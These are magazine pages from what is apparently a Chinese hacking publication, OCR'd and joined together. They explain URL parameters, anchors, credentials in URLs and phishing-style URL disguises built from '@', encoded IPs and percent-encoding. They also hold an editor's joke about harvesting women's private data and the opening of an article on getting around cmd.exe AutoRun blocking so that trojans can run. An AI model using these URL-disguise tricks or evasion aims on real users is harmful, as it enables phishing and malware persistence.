“act=Post&CODE=00&f=5”这个查询字符串中包含三个参数，其中“act=Post”参数指明用户希望进行发表新帖子的动作，“CODE=00”参数指明用户所使用的字符编码标号为“00”，“f=5”参数则是指明新帖子将发表在标号为5的分论坛版面中。这样的URL就能明确地向论坛服务器发送发帖请求，从而使你跳转入新帖子编辑页面，并顺利将帖子发表。甭管动态网页采用的是什么技术，对其程序文件的基本请求都需要通过包含参数的URL来指定，仅有少量对性能或安全性要求比较高的参数传递方法多采用服务器文件或内存变量实现。

小知识 在Web程序设计中，使用包含查询字符串的URL在文件之间传递参数是一个通用性很高、响应速度也很快的办法，其主要限制是URL中包含的字符数有限，不能传递大量数据；常用的参数传递手段还有使用服务端文件、服务端内存变量以及客户端上的Cookie文件等各种办法。

各种各样的超链接和按钮将URL封装、隐藏起来，而勇于尝试的你可以通过直接在URL指定参数来对服务器提交请求。比如，你可以通过修改“=”号后的标号来指定论坛标号找到隐藏的分论坛版面；也可以直接修改帖子标号，顺序浏览各个帖子，而不必总是要返回到帖子主题列表页面选择帖子；一个成功的Web黑客需要有猜解隐藏信息的能力，他的武器也同样是使用URL提交参数，找到了网页程序的弱点，一条包含了恶意参数的URL就能黑掉一个网站，看似平凡的URL中包含了多少玄妙？勇于想像、大胆运用，URL就是你的好帮手。

锚点：刻舟求剑的内部链接

“？”、“=”和“&”三者搭配，将参数整合为查询字符串包含在URL里，构成了你与动态网页程序交互的基础，你可知道即使是傻乎乎的静态网页，也具有一点点“智能”？

不错，即使是静态网页，也有一种“快速定位指定区域”的功能。也许你见过有些网站上的超链接指向的并非另外一个页面文件，而是在点击后，浏览器快速滚动到同一个页面的某个“区域”上；还有的超链接虽然访问到了另外一个页面，但是打开那个页面后，浏览器也会自动滚动到某处显示，这些都是HTML标记语言中的锚点语法在起作用。

还是让你看一个实例吧，这个例子来自笔者使用的ADSL猫的在线帮助文档，技术上说，它也就是一个静态HTML网站。右键单击某个超链接查看其属性（如图5）。




图5 一个锚点超链接的URL

这个锚点超链接的URL在“help_h.htm”这个网页文件后带着一个小尾巴“#08”，其中“#”号就是用于申明这是一个锚点链接的标识；而“#”号右边的“08”字符串就指明了锚点位置。

查看“help_h.htm”这个网页文件的源代码，可以找到一行声明锚点的语句：

**DHCP 服务器 **

这就能看出玄机了，“”这一串HTML语言标记就声明了锚点在“DHCP服务器”文本之后，因此当你点击包含了图5所示的超链接之后，浏览器将取得“help_h.htm”这个网页文件，并自动滚动到“#08”锚点指定的“DHCP服务器”这一行文本上。笔者ADSL猫的帮助文档也是使用了锚点这种简单的办法，在静态HTML网页文档中帮助用户根据关键词快速地查找到需要的内容。事实上，你亦可认为“#”号就是锚点这种主要应用于静态HTML网页特殊参数的标识符。

“@”符号：在哪里？在这里

“@”这个符号在万维网的世界里相当的特殊，它有两个主要用途，一个广为人知的用途是在电子邮件地址中分隔电子邮件用户名和其所属主机名，这一点已经在上期刊载的本文第一篇中有所介绍；而URL用在非“mailto”协议中还有另外一种含义，那就是用于向需要登录的万维网资源服务器（主要是FTP和HTTP）提交用户名和登录口令。

“@”符号实际上在英语习惯中与“at”意义相同，都表示“在……”，因此它的两个主要用途其实也都与“at”意义有关，都表示某个用户（包含口令）“在”某台主机上。

比如，在浏览器中输入一个FTP协议的URL，若是该FTP站点需要登录才可访问，则会弹出登录提示（如图6）。




图6 连接需要用户验证的FTP站点时的“登录身份”提示

其实你不需要在这个提示框内输入用户名和口令，在URL中可以直接指定：**ftp://sheepxxy:sec@secumag.com/**

像这样一个URL就直接包含了用户名和口令，其中“sheepxxy”是用户名，“sec”是口令，它们之间用“：”隔开，构成一组用户身份凭证；用户身份凭证与FTP站点的主机名“secumag.com”之间使用“@”符号分隔。基本HTTP验证所需要的用户名和口令也可以通过这种形式的URL直接向服务器递交登录请求。

多态：天马行空般奇异的URL

是否在恶意网站或欺诈性的网络钓鱼链接里见过一些奇形怪状的URL？是的，URL是可以变形的，但并不如变魔术般任意，它有自己的一套变形规则，只要掌握了这些规则，你就能一眼识破变形URL的实质。

还是从IP的变形谈起吧，在本文前部已经向你介绍了十进制和点分型八、十六进制形态的IP地址，它们就常用于欺诈链接中。看看“http://64.0xe9.0xbd.0150”这样一个URL指向哪里（如图7）。




图7 使用多种进制混合型IP访问Web站点

对，这不过是有趣而已，还谈不上伪装，但是配合上各种特殊字符后，URL又可变得有欺骗力，比如：http://www.secumag.com@64.0xe9.0xbd.0150/，这里就利用了“@”符号，它的真实含义是将“www.secumag.com”作为用户身份信息传递给“64.0xe9.0xbd.0150”这台服务器，因此实际的目的地是Google，而不是域名为“www.secumag.com”，要是你不知道“@”符号的作用，还以为后面跟着的那一串乱七八糟的是个会话标记值或访问时间戳等等东东的话，要是后面的IP指定的不是Google，而是一个挂上木马、伪造的杂志社网页的话，你不就中招了？

欺诈性还不够？那再看看这个：http://bbs.secumag.com|index.php&bbsid=32&topic=3390@1089060200/像不像一个访问杂志社论坛某个帖子的链接？可实际上这仍然链接到Google网站！“@”号被巧妙地隐藏在了一堆数字中间，“bbs.secumag.com”字段后面像模像样地使用“&”、“=”、“|”等符号构造成一个伪造的查询字符串，看起来好像是要像“index.php”传递帖子参数一样，事实上这个链接中在“//”和“@”符号之间的一大串东东都将被浏览器认定为用户身份信息，传递给用十进制IP“1089060200”表示的Google网站，你注意到了吗？

还记得上期中讲的URL编码技术吗？它同样可以应用于URL变形！http://search.secumag.com.%3Asp&keyword=@%31%30%38%39%30%36%30%32%30%30/这个URL像不像是伪造出的Web站内搜索链接？“:”符号编码为“%3A”，注意，这里正好有个“A”，于是就在后面添加上“sp”，就好像是一个ASP页面文件一样，再用“&”符号添加假参数“keyword”，“=”右边悄悄地跟着一个“@”，紧接着的一串编码看上去像是被编码的关键字内容，但实际上这是编码之后的十进制IP“1089060200”。“//”和“@”符号之间的所有内容都将被浏览器认定为用户身份信息，传递给Google网站，Google网站接收到这一大串莫名其妙的东西，发现自己站点上并没有指定的“用户信息”，于是直接显示出页面，将身份信息忽略掉。基于URL的网络钓鱼、欺诈活动，技术上一分析，不过如此简单！

经过笔者实测，最新版的IE6+sp2已经能够识别一些变形URL，并简单地返回一个“语法错误”的信息。

而Firefox 1.04版的浏览器非但不受变形URL的影响，也不像IE6那样自作主张地返回语法错误，而是贴心地弹出一个提示对话框，询问你是否确认（如图8）。




图8 Firefox 1.04版在接收到一个变形URL时的“确认”提示对话框

并且这个提示框默认是“否”，也就是说即使不小心按快了，也不会中招，细微之处足见Firefox的优秀设计。

最糟糕的要数国产的腾讯浏览器“腾讯TT”，所有变形URL只要语法上没问题，它全都乖乖地跳转过去，因此使用腾讯TT上网冲浪的用户们要多加警惕了！

变形URL的识别虽然不复杂，只要抓好“@”符号和一些关键点即可，但是在轻松上网休闲时也要时刻提防着的滋味可不好受，因此笔者建议你选用安全性高的Firefox浏览器，体积又小，速度又快，安全性高还免费，何乐而不为呢？

【文章中所涉及到的Wildcard 1.0，已经收录在光盘中】

编辑点评： URL的欺骗无处不在，就好比短信诈骗一样，一个大意就可能被骗。经过作者详细的讲述，小编我也是受益匪浅啊！知识也是要温故而知新的，基础打牢了，过不了多久，说不定下一个高手就是你哦！

大家新年好！祝小菜变小黑，小黑变大黑，大黑变更黑……（众编辑：难道这就是现代黑客的拜年方式吗？）本期栏目又给大家带来了诸多的技巧，适合各个年龄段的小黑们，小黑们看了可以成为青、中、老年女性的杀手，轻松获得PLMM们的敏感信息。能否成功，就要看你学得怎么样了。你有心仪的MM吗？还没？那赶快行动起来吧！

对命令行下封锁和反封锁的思考

剑心[B.C.T]

从本文你可以学到：

1.通过注册表和批处理命令来封锁cmd

2.cmd命令中参数d的应用

3.通过限制访问注册表和cmd的权限来封锁cmd

最近，好像大家都会利用注册表封锁自己的命令行了，进行这样的操作之后，的确可以让流行的后门如Rootkit，还有一些支持cmd.exe操作的木马很郁闷，对于一些个人的电脑，不想让别人使用cmd.exe或者防御一些未知的溢出也有很好的效果。但是，任何的技巧，当大家都会的时候，也就是这种技巧不再可靠的时候，譬如这里的命令行下的封锁。现在我就来探讨一下如何突破这种命令行下的封锁，让你的木马突破封锁再次欢快地跑起来！

一、原理

对于封锁的原理，大家也许还不是很清楚，觉得很神秘，上期的Rain利用批处理很好地使用了这种封锁方法，但是感觉原理没有讲得很透彻。其实其最终就是利用了一个注册表键值，当默认的cmd.exe进程启动的时候，就会去查看这个键值的内容，如果有内容就会执行这个键值里面的内容，具体键值如下：

HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun或HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun

大家可以在cmd.exe下打入如下的命令，cmd.exe /?可以看到详细的内容（如图1）。




图1 cmd.exe命令的参数信息

我们看到，cmd.exe有很多的参数哦，注意其中一个与封锁有关的参数：

/D　　从注册表中停用执行 AutoRun 命令(见下)

详细的内容可以在后面的帮助信息中找到（如图2）。封锁的原理相信大家都清楚了，那破解的方法你想到了吗？

